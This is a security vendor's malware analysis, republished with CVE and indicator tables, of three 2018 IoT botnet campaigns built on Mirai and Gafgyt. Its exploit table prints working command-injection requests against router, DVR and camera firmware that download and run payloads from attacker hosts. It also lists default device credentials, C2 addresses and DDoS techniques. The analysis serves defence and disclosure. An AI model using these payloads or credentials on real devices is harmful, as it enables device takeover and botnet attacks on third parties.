Unit 42 Finds New Mirai and Gafgyt IoT/Linux Botnet Campaigns
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2014-8361 | Improper Input Validation in Realtek SDK miniigd SOAP Service Enables Remote RCE The Realtek SDK, a software development kit embedded in routers, gateways, and similar network equipment sold under many OEM brands, contains an improper input validation flaw (CWE-20) in its miniigd UPnP SOAP service. A remote, unauthenticated attacker can trigger it by sending a crafted NewInternalClient request to the vulnerable SOAP interface, causing execution of malicious code on the device. Successful exploitation gives attackers control of affected devices, which can be used for botnet recruitment, staging further attacks, or ransomware operations. Affected parties are owners of devices built on the Realtek SDK, particularly routers and gateways with the UPnP service exposed to the internet. Exploitation is ongoing: CISA added the flaw to the Known Exploited Vulnerabilities catalog on 2023-09-18 and EPSS assigns it a 100% probability of exploitation within 30 days, though ransomware use is not confirmed. Do: Inventory devices that use the Realtek SDK and check whether the miniigd UPnP/SOAP service is reachable from untrusted networks; apply firmware updates from your device vendor as soon as available, or per CISA's required action, disable UPnP or block the service from internet exposure if mitigations are unavailable. No patch level is published in this dataset, so verify fix status against OEM advisories and review device logs for crafted NewInternalClient SOAP requests. | — | 100% | KEV |
| mass≈1,000,000+ devices (hundreds of thousands of internet-exposed hosts observed in public scans; SDK embedded in many OEM routers) | |
| CVE-2017-17215 | Huawei HG532 with some customized versions has a remote code execution vulnerability. Huawei HG532 with some customized versions has a remote code execution vulnerability. An authenticated attacker could send malicious packets to port 37215 to launch attacks. Successful exploit could lead to the remote execution of arbitrary code. NVD description · AI analysis pending | 8.8 | 78% |
| — | ||
| CVE-2018-10562 +1 in the same advisory: …10561 | Unauthenticated RCE in Dasan GPON Routers (CVE-2018-10562) CVE-2018-10562 is an OS command injection flaw (CWE-78) in the web management interface of Dasan GPON home routers. When chained with the companion authentication bypass CVE-2018-10561, a remote, unauthenticated attacker can send crafted requests that execute arbitrary commands on the device. Successful exploitation yields full control of the router, enabling device takeover, botnet enrollment, and, per CISA, use in ransomware operations. Anyone operating an affected Dasan GPON router — many of which were deployed by internet service providers — is affected, and CISA notes the impacted products are end-of-life. Exploitation is confirmed in the wild: the flaw is in CISA's KEV (added 2022-03-31) with known ransomware use and a 100% EPSS probability of exploitation within 30 days. Do: Because the product line is end-of-life and CISA's required action is to disconnect impacted devices if still in use, retire or replace affected routers rather than patching in place. If replacement must wait, block or firewall the web management interface from the internet, check the device for signs of compromise, and ensure the related authentication-bypass path CVE-2018-10561 is also closed. | 9.8 | 100% | KEV ransomware PoC ×2 |
| mass≈1 million internet-exposed devices (public scan counts around the 2018 disclosure) |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | gpon.party | e in samples The encrypted strings also reference a website gpon[.]party that was down at the time of this writing. Figure 3: gpon |
| domain | hakaiboatnet.pw | on exploit. The payload source for this campaign was hxxp://hakaiboatnet[.]pw/m and the C2 server was 178[.]128.185.250. Samples make u |
| sha256 | 000b018848e7fd947e87f1d3b8432faccb3418e0029bde7db8abf82c552bbc63 | tion and PANDB. Indicators of Compromise Campaign 1 samples 000b018848e7fd947e87f1d3b8432faccb3418e0029bde7db8abf82c552bbc63 37e3a07a17a82175c60992f18eaf169e4014915eb90fac5b4704060572c |
| sha256 | 320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401 | w DDoS methods, extracted from the following sample. SHA256 320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401 attack_method_tcpxmas: involves sending TCP packets with al |
| sha256 | 37e3a07a17a82175c60992f18eaf169e4014915eb90fac5b4704060572cfa60b | 18848e7fd947e87f1d3b8432faccb3418e0029bde7db8abf82c552bbc63 37e3a07a17a82175c60992f18eaf169e4014915eb90fac5b4704060572cfa60b 3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789 |
| sha256 | 3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d | n Table 1. I used the sample below for this analysis SHA256 3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d VULNERABILITY AFFECTED DEVICES EXPLOIT FORMAT CVE-2018-1056 |
| sha256 | 3b3a66c2c27f5821d5304e22a2a34b044027ffaac327df5263674b4aa25bc901 | c1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d 3b3a66c2c27f5821d5304e22a2a34b044027ffaac327df5263674b4aa25bc901 4c07af1041e0d83437d4b14226204652574b428cd1dbd4bfc7047c13dff |
| sha256 | 4c07af1041e0d83437d4b14226204652574b428cd1dbd4bfc7047c13dffc4700 | 6c2c27f5821d5304e22a2a34b044027ffaac327df5263674b4aa25bc901 4c07af1041e0d83437d4b14226204652574b428cd1dbd4bfc7047c13dffc4700 Campaign 1 related URLs/IPs 213[.]183.53.120 Okane Multi-ex |
| sha256 | be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3 | is analysis I used a sample with the following hash. SHA256 be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3 attack_method_udpgame : UDP DDoS using SOCK_RAW from a rand |
| url | http://178[ | s the samples above, however they source their payload from hxxp://178[.]128.185.250/e. Figure 7: Exploit targeting D-Link DSL-2750 |
| url | http://213[ | entials? 1: Evolution of OMNI All exploits in Table 1 Mirai hxxp://213[.]183.53.120 213[.]183.53.120 Two different keys used – 0xBA |
| url | http://46[ | 43.189.101 The payload source in this attack was located at hxxp://46[.]243.189.101/gang/. The downloaded payload is a shell scrip |
| url | http://hakaiboatnet[ | Execution exploit. The payload source for this campaign was hxxp://hakaiboatnet[.]pw/m and the C2 server was 178[.]128.185.250. Samples make |
Full article2,038 words · extracted from unit42.paloaltonetworks.com · click to collapse
The end of May 2018 has marked the emergence of three malware campaigns built on publicly available source code for the Mirai and Gafgyt malware families that incorporate multiple known exploits affecting Internet of Things (IoT) devices.
Samples belonging to these campaigns incorporate as many as eleven exploits within a single sample, beating the IoT Reaper malware, which borrowed some of the Mirai source code but also came with an integrated LUA environment that incorporated nine exploits in its code.
In their newest evolution, samples also target the D-Link DSL-2750B OS Command Injection vulnerability, only a few weeks after the publication of its Metasploit module on the 25th of May (even though the vulnerability has been public knowledge since February of 2016).
While exploring samples belonging to one of these campaigns, I also discovered they support several new DDoS methods previously unused by Mirai variants.
This blog post details each campaign (in the chronological order they were observed) along with the exploits used, the new DDoS methods supported, ending in a comparative summary of the campaigns. Also covered is the tangential discovery of some Gafgyt samples incorporating new Layer 7 DDoS functionality targeting a known DDoS-protection provider.
IOCs for different campaigns, if not mentioned under the corresponding section, can be found at the end of this blog post.
CAMPAIGN 1: An evolution of Omni
In May 2018, the Omni botnet, a variant of Mirai, was found exploiting two vulnerabilities affecting Dasan GPON routers - CVE-2018-10561 (authentication bypass) and CVE-2018-1562 (command injection). The two vulnerabilities used in conjunction allow the execution of commands sent by an unauthenticated remote attacker to a vulnerable device.
Since then the same family has evolved to incorporate several more exploits, detailed in Table 1.
I used the sample below for this analysis
| SHA256 | 3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d |
| VULNERABILITY | AFFECTED DEVICES | EXPLOIT FORMAT |
| CVE-2018-10561, CVE-2018-10562 | Dasan GPON routers | XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host= |
| CVE-2014-8361 | Different devices using the Realtek SDK with the miniigd daemon | POST /picsdesc.xml <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47500</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient> cd /tmp/; rm -rf*; wget http://%s/realtek</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>POST /picsdesc.xml<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47500</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient> cd /tmp/;chmod +x realtek;./realtek realtek</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope> |
| Netgear setup.cgi unauthenticated RCE | DGN1000 Netgear routers | GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s/netgear+-O+/tmp/netgear;sh+netgear&curpath=/¤tsetting.htm=1 |
| CVE-2017-17215 | Huawei HG532 | POST /ctrlt/DeviceUpgrade_1 <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g %s -l /tmp/huawei -r /huawei; sh /tmp/huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope> |
| Eir WAN Side Remote Command Injection | Eir D1000 routers | POST /UD/act?1 <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1&qu ot;><NewNTPServer1> cd /tmp && rm -rf * && /bin/busybox wget http://%s/tr064 && sh /tmp/tr064</NewNTPServer1><NewNTPServer2>echo OMNI</NewNTPServer2><NewNTPServer3>echo OMNI</NewNTPServer3><NewNTPServer4>echo OMNI</NewNTPServer4><NewNTPServer5>echo OMNI</NewNTPServer5></u:SetNTPServers></SOAP-ENV:Body></SOAP-ENV:Envelope>
POST /UD/act?1 |
| HNAP SoapAction-Header Command Execution | D-Link devices | POST /HNAP1/ SOAPAction: http://purenetworks.com/HNAP1/ cd /tmp && rm -rf * && wget http://%s/hnap && sh /tmp/hnap
(Faulty exploit: In this implementation, the exploit code is appended to “http://purenetworks.com/HNAP1/”, and hence the above condition will not be triggered. To the best of my knowledge this exploit will not work on any devices) |
| CCTV/DVR Remote Code Execution | CCTVs, DVRs from over 70 vendors | GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://%s/crossweb;sh${IFS}/tmp/crossweb&>r&&tar${IFS}/string.js |
| JAWS Webserver unauthenticated shell command execution | MVPower DVRs, among others | GET /shell?cd+/tmp;rm+-rf+*;wget+http://%s/jaws;sh+/tmp/jaws |
| UPnP SOAP TelnetD Command Execution | D-Link devices | POST /soap.cgi?service=WANIPConn1 <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANIPConnection:1"><NewPortMappingDescription><NewPortMappingDescription><NewLeaseDuration></NewLeaseDuration><NewInternalClient> cd /tmp;rm -rf *;wget http://%s/dlink;sh /tmp/dlink</NewInternalClient><NewEnabled>1</NewEnabled><NewExternalPort>634</NewExternalPort><NewRemoteHost></NewRemoteHost><NewProtocol>TCP</NewProtocol><NewInternalPort>45</NewInternalPort></m:AddPortMapping><SOAPENV:Body><SOAPENV:envelope> |
| Netgear cgi-bin Command Injection | Netgear R7000/R6400 devices | GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}http://%s/netgear2;${IFS}sh${IFS}/var/tmp/netgear2 |
| Vacron NVR RCE | Vacron NVR devices | GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://%s/vacron;sh+/tmp/vacron |
All of these vulnerabilities are publicly known and have been exploited by different botnets either separately or in combination with others in the past, however, this is the first Mirai variant using all eleven of them together.
Differentiating features of the campaign:
- Two different encryption schemes: Aside from using the standard XOR encryption scheme seen in all Mirai variants, in this case using the table key 0xBAADF00D samples make use of a second key for the encryption of certain config strings.
- Samples rely solely on exploits for propagation and don’t perform a credential brute-force attack.
- Further infection of infected devices is prevented by dropping packets received on certain ports using iptables (Figure 1)

Figure 1: Screenshot from malware disassembly showing the use of iptables to drop future connection attempts via certain ports
The campaign makes use of the IP 213[.]183.53.120 both for serving payloads, and as a Command and Control (C2) server.
Pivoting off this IP, I discovered some Gafgyt samples that surfaced around the same time reporting to the same IP, but using a new method named 'SendHTTPCloudflare'. This method is detailed at the end of this blog post.
This campaign was linked to the Omni variant on several references in the code as seen such as the one seen in Figure 2 below.

Figure 2: OMNI reference in samples
The encrypted strings also reference a website gpon[.]party that was down at the time of this writing.

Figure 3: gpon[.]party reference
CAMPAIGN 2: Okane
Samples from this campaign were served from the IP 46[.]243.189.101. This host briefly had an open directory containing the samples, as seen in the figure below.

Figure 4: Screenshot from open directory at payload server 46[.]243.189.101
The payload source in this attack was located at hxxp://46[.]243.189.101/gang/. The downloaded payload is a shell script that attempts to replicate itself by downloading Okane binaries to vulnerable devices. On the 13th of June, the payload source for some of these samples was briefly replaced with the Cloudflare DNS server 1[.]1.1.1.
This campaign incorporates the same exploits listed in Table 1. Figure 5 shows these exploits being called sequentially in one of the samples belonging to this campaign. Each call results in the creation of a dedicated fork for each exploit.

Figure 5: Screenshot from malware disassembly of exploit calls in a sample from Campaign 2
Unlike the previous campaign, these samples also perform a credential brute force attack. Some unusual entries were discovered on the brute force lists in these samples, such as the following:
- root/t0talc0ntr0l4! - default credentials for Control4 devices
- admin/adc123 - default credentials for ADC FlexWave Prism devices
- mg3500/merlin - default credentials for Camtron IP cameras
Some samples belonging to this campaign include the addition of two new DDoS methods to the Mirai source code.
Below are descriptions of these new DDoS methods, extracted from the following sample.
| SHA256 | 320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401 |
- attack_method_tcpxmas: involves sending TCP packets with all flags set, also known as Christmas tree packet This could be considered a more effective means of DDoS since these packets “require much more processing by routers and end-hosts than the "usual" packets do.” This method has already been observed used by Gafgyt and Kaiten variants in the past. The payload size of packets sent is set to 768 bytes.
- attack_method_std: involves sending packets with a randomized payload of 1024 bytes.
Digging deeper reveals that samples using these attack methods have been part of a Mirai code fork from as early as August 2017.
Some newer samples from the same campaign also integrate additional methods that only appear in samples from the beginning of June 2018. Some notable methods are detailed below.
For this analysis I used a sample with the following hash.
| SHA256 | be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3 |
- attack_method_udpgame: UDP DDoS using SOCK_RAW from a random source port to the destination port 27015 (often used by online game servers).
- attack_method_asyn: TCP DDoS using packets with random source and destination ports, using packets with the ACK and SYN flags set.
- attack_method_tcpfrag: TCP DDoS using SOCK_RAW with random source and destination ports and sequence number, and flags URG, ACK, PSH, RST, SYN and FIN set. In this case the ‘Don’t Fragment’ bit is set to 1.
- attack_method_tcpall: same as attack_method_tcpfrag above, except the ‘Don’t Fragment’ bit is set to 0.
- attack_method_tcpusyn: TCP DDoS using packets with random source and destination ports, using packets with the URG and SYN flags set.
On the 19th of June, samples on this server were stripped of their exploits and reverted to using a simple brute force and subsequently dropping a shell script, for self-propagation.

Figure 6: Shell script used by newer Okane samples for self-propagation
CAMPAIGN 3: Hakai
Earlier samples belonging to this campaign use all the exploits detailed in Table 1, except for the UPnP SOAP TelnetD Command Execution exploit. The payload source for this campaign was hxxp://hakaiboatnet[.]pw/m and the C2 server was 178[.]128.185.250. Samples make use of an encryption scheme similar to Mirai; unlike previous campaigns, they are built on the Gafgyt source code, which is also known as Bashlite, Lizkebab, Torlus or LizardStresser.
Samples listen for the following commands:
| Command | Translation |
| SC ON | Scanner On |
| SC OFF | Scanner Off |
| H | HTTP Flood |
| U | UDP Flood |
| S | STD Flood |
| T | TCP Flood |
| KT | Kill scanner threads |
Newer samples from the same server were found to have also incorporated an OS Command Injection exploit against D-Link DSL-2750B devices. These samples use the same attack methods, encryption key and C2 as the samples above, however they source their payload from hxxp://178[.]128.185.250/e.

Figure 7: Exploit targeting D-Link DSL-2750B devices used in newer samples of the campaign
Summary
Table 2 shows a comparative summary of the three campaigns
| Campaign | Exploits Used | Built on | Payload source | C2 | Config string encryption/decryption key | Also brute forces credentials? |
| 1: Evolution of OMNI | All exploits in Table 1 | Mirai | hxxp://213[.]183.53.120 | 213[.]183.53.120 | Two different keys used – 0xBAADF00D, 0xDEADBEEF (or the equivalent of a byte-wise XOR with 0x22) | No |
| 2: Okane | All exploits in Table 1 | Mirai | hxxp://46[.]243.189.101/gang/ | 142[.]129.169.83:5888 | 0xDEACFBEF | Yes |
| 3: Hakai | All exploits in Table 1, except UPnP SOAP TelnetD Command Execution. Newer samples also incorporate a D-Link DSL-2750B OS Command Injection exploit | Gafgyt | hxxp://hakaiboatnet[.]pw/m, hxxp:// 178[.]128.185.250/e |
178[.]128.185.250 | 0xDEDEFFBA | Yes |
Table 2: Comparative summary of the attack campaigns
Gafgyt with a new Layer-7 attack
Layer-7 DDoS attacks targeting specific DDoS protection service vendors are not new and were already observed in the form of the DvrHelper variant of Mirai.
They have however not been observed used by Gafgyt samples until now. While pivoting on the C2 used by samples of Campaign 1, I came across some Gafgyt samples listening for an additional command called HTTPCF.
When this command is received, the bot calls a function called SendHTTPCloudflare that does as its name suggests, targeting a URL path used mostly by sites protected by Cloudflare. The earliest samples observed using this attack were from the end of May 2018.

Figure 8: URL format targeted by HTTPCF
Samples use the same IP i.e. 213[.]183.53.120 at port 8013 for C2 communication.
They also make use of some unusual User-Agents (UA) as seen in Figure 9. All UAs found in these samples are listed in the appendix

Figure 9: Some unusual User Agents found in related Gafgyt samples
Conclusion
The initial rise of botnets targeting embedded systems had brought to light the security risks from millions of Internet-connected devices configured with default credentials.
The evolution of these botnets to the use of multiple exploits, be it IoT Reaper or the campaigns discussed here, shows how attackers can build enormous botnets consisting of different types of devices, all responding to the same C2 server. This is exacerbated by the speed of exploitation in the wild of newly released vulnerabilities and also highlights the need for security vendor reactivity in response to these disclosures, applicable to the subset of these devices that do fall under the protection of security devices. However, the onus is on device manufacturers to ensure their devices are easy to update, and that they deploy the updates in a timely manner.
Palo Alto Networks customers benefit from the following protections against these attacks:
AutoFocus customers can track these activities using individual exploit tags:
- CVE-2017-17215
- CVE-2014-8361
- DLinkOSInjection
- NetgearRCE
- VacronNVRRCE
- EirRCE
- GPONExploits
- DLinkDSL2750BOSCmdInjection
AutoFocus customers can also use the following malware family tags :
WildFire detects all related samples with malicious verdicts.
All exploits and IPs/URLs involved in these campaigns are blocked through Threat Prevention and PANDB.
Indicators of Compromise
| Campaign 1 samples |
| 000b018848e7fd947e87f1d3b8432faccb3418e0029bde7db8abf82c552bbc63 |
| 37e3a07a17a82175c60992f18eaf169e4014915eb90fac5b4704060572cfa60b |
| 3908cc1d8001f926031fbe55ce104448dbc20c9795b7c3cfbd9abe7b789f899d |
| 3b3a66c2c27f5821d5304e22a2a34b044027ffaac327df5263674b4aa25bc901 |
| 4c07af1041e0d83437d4b14226204652574b428cd1dbd4bfc7047c13dffc4700 |
| Campaign 1 related URLs/IPs |
| 213[.]183.53.120 |
| Okane Multi-exploit samples |
| 00499879c74122881e436fbf701a823d4dc53ff6946e58dd0e5410bad24f3d57 |
| 0fa81ebe444cfe7413f90ca116817cdfa3ccfdc41160fcd64032630d30b2d598 |
| 11628ac93368228e949d9b7e380a065e58c02626a8fd7896db8c2dec51583d1d |
| 1d6c5a560bbb57695c502b5d642e48fbe6bddc45defdb56fa25bd94ae17e5a14 |
| 216492260b8d1342988c1688962dd95a48af8c801afe03c6801ec07d74862e60 |
| 264a194bda6aaa51665d5c872237613ac153e67827e7b0bbbe84b4e8e464544c |
| 38736acdf58a418acd778a3203df9e84b4470a71031fe9e6d52170ad3c15e794 |
| 39893d4a033fd29faea37d09b4c8cfb9be04ffc19288506551e18d294e96bb2d |
| 49f98a91c95a633a6d7a9a134e3a8e881e12aeede758a4367432ad3cab1c2b28 |
| 50473fc0d89fd5ed0a20c96f34c419c5ee66e630fecb88a095283450229a934e |
| 509a7cc2335ef667ddc20298a3fae9c9c966be400719343cb59b042d05a98426 |
| 5352dc35d97ceb2d9bf58113ee1196daea66cd4a4bce9acba29ee05f4d84170e |
| 55771db22c6305f7fba0b20b19b8537e85a45b80ddbcba1ffe0f6d30ef8697d6 |
| 645128d788b5cc1becc2546973e658c03e2ee33116013b84c05904a18044e353 |
| 834e675813e517aa0b4b6c65edbb2e8bf141b272f6918b443c69793db365ff3b |
| 893309bc397058d50bba7c5c077bfc7f64956a098e452c63813c074beb8837dc |
| 8b65ac91af993f95b57535e5a71571bbc06fbb37e1bfd47313585dceda345fd9 |
| 916cf77c6af335732007fd0c09ec49b8f29053731a062c33a66d65793495dcd5 |
| 93fa2bb5a64216d8579a53debcb9b2dade3a0a995c3026b04667fd472e7841a3 |
| 9e150ccd410ed8a3a8673e092450bd6dc0f5abc2d7306e2d05b57cfb21d8d4df |
| 9fe586ead4a1b003c023c75467c9b1fcda3414265ea50e060e939a4078c79234 |
| a0d7592cfcd469e10a9ca463780737c76d3e61c5b750345998b18721b3565f0d |
| a36adfa5ecec9ad5429c817de3fbece20d1b526c116d2bfccd9366aabacc2c32 |
| ac7bb0c8bf67186572ee931f86f679e12f6737d8e36936fb40a870dc3aeeee22 |
| b2156ce005eacccabe0ed668bbced761df1da1f1da32e645d344eaa8f075dbb9 |
| b55bea0bf708734491d101f41ecdbb592e69b8ccc053b7dfc33fe3e465c80b9f |
| b72c22efed4b68d52fbc97360c388fc1812d431c208cf35af5bdcc850e8a2e01 |
| bc11fcafe415b1bf74abbeb5189cb72f991bb6dfb01b61f2d96cbb4cfd6d9e2f |
| bd89be28ddecca983cc91835febce818a1f09bda471399b031f99c5278169344 |
| bf94315a9591d77ee2d08823afaeaf7e45133d4af2d3c3ce4086aff371f248d2 |
| c02a7a06f77bad974acd6bc193e1cb7dc73a009317f1044d202593dc3b0a67cf |
| c42bdc0d7bbdf9a74db9233010f2b04ca14e0864119a1c98d6c8a7a63574791c |
| c659709cbea976692e4be58f1f04d99127b55325f404c63525fb9ab575a66b2d |
| c750d1ad0d5f5d7dda2ab8dba33fa49ef1c636905abab364a70db44ab8035ab6 |
| cfd33c0bcb7001c56a8e9438c1a5d6b34c6bdd7a2404c2fe0cdfea00abdf355a |
| d15d46b4d9d826bcf8cb0b43fa1f7e874708db9bb068c3aff27daa7193b51fd7 |
| d2655773f812887da069965ad8113501aeb0a0e26aa27faa9a1469fd510ceb3c |
| dacdf9b548f123482f5ecc2a29d2d156021bdab250a933ace9aee140041b9abb |
| dbdffabc13a70a41188900620569266b5774deb007e0ef6dc63ff16ce72b4595 |
| dcfae13f567ea01c872db539c5d89448ebde2debe46421eccf752d4e20298c58 |
| e0ddec27709ec513886a217009f55994ddf61f58887774d6403ec18d5612d9e6 |
| e8782c38fc7c148be589a3c44f915719378840ddbf709fd48932797609f8daf2 |
| ec1fdb298556406d75506a234562f60ae517569963a317741dd4bd90680fb4ad |
| edf32e6317253a323c4e815485ff4b97c4e0af268be8d78c9c0e48ac87e52e55 |
| f390995777d4cad93854e4030b8bc33d2405c7ddd548da5e00a589b9e7afd722 |
| Okane related IPs/URLs |
| 46[.]243.189.101 |
| 142[.]129.169.83:5888 |
| Okane Multi-exploit samples fetching payload from 1.1.1.1 |
| 25763b7871c0be5dc9a3ffa4abb4fce308297baf14c0389a70336b429b0c7c39 |
| 7bde2df856061806a1a7294b780bfbcf1439ec0f9dbb4d6495c7c0d5873505d5 |
| fca262afd92ec24af4370c664b68f453c3f97f3555ab37178ec80bbaebf7dfa6 |
| Okane Multi-exploit samples using attack_method_tcpxmas and attack_method_std |
| 0e7d4fa178b78cbfd0eaea910a53c7b933590764b72a93cd54f5823076869ab5 |
| 320ed65d955bdde8fb17a35024f7bd978d26c041de1ddcf8a592974f77d82401 |
| 5eef17f59d2c3d88d08da8d07dcca13e4225d800fce7a7fed5504e789008dc17 |
| 692b3b9ea76447447b11655711cdd22040972b1903749fe49b478ec92cdd4f7a |
| a0d7592cfcd469e10a9ca463780737c76d3e61c5b750345998b18721b3565f0d |
| a36adfa5ecec9ad5429c817de3fbece20d1b526c116d2bfccd9366aabacc2c32 |
| c42bdc0d7bbdf9a74db9233010f2b04ca14e0864119a1c98d6c8a7a63574791c |
| d15d46b4d9d826bcf8cb0b43fa1f7e874708db9bb068c3aff27daa7193b51fd7 |
| Okane sample without exploits using several additional DDoS methods |
| 0ea858e747863f2c94eda3f28167951ad8cafca2cb0be1c247d01a53fb7e56e0 |
| be1d722af56ba8a660218a8311c0482c5b2d096ba91485e7d9dfc12a2b8e00b3 |
| Hakai samples |
| 0f5b814308193064bc4ece4266def5c1baecc491117f07650c5117762648d4c5 |
| 46625884d4cc5ec9ca32221e90f3c187ef7d713fbabe8e33cad843587c0911e0 |
| 721da99e8789cdcb73db87353e2be7b82c9158e2929b9eaa7d5b4660b6d4d1e2 |
| 76a2853701ab4a8d989f383857d0d4cb8d6a7df38d543d4cb06a02079acb74c2 |
| 7e8280387887f27461f2ed758a401daf49e27342c684f199751391bfb83f438d |
| c959e580c4709c8aa304ffe5b3ab4ccfbdb3327b695cf5f8b4d27591664579f7 |
| d248c1ce41d474de0ea05b34d721271c53a861e06d355e4e6e83a8955c7bbc0a |
| d669388681bb8d17aa2d5ee1f943ae5e8ad8729d88c78ec86b10fe51a4701c43 |
| f05e731a3dca8868af3a05ae4867a39f397e0d54221229c0be74c8a20d00e364 |
| Hakai URLs/IPs |
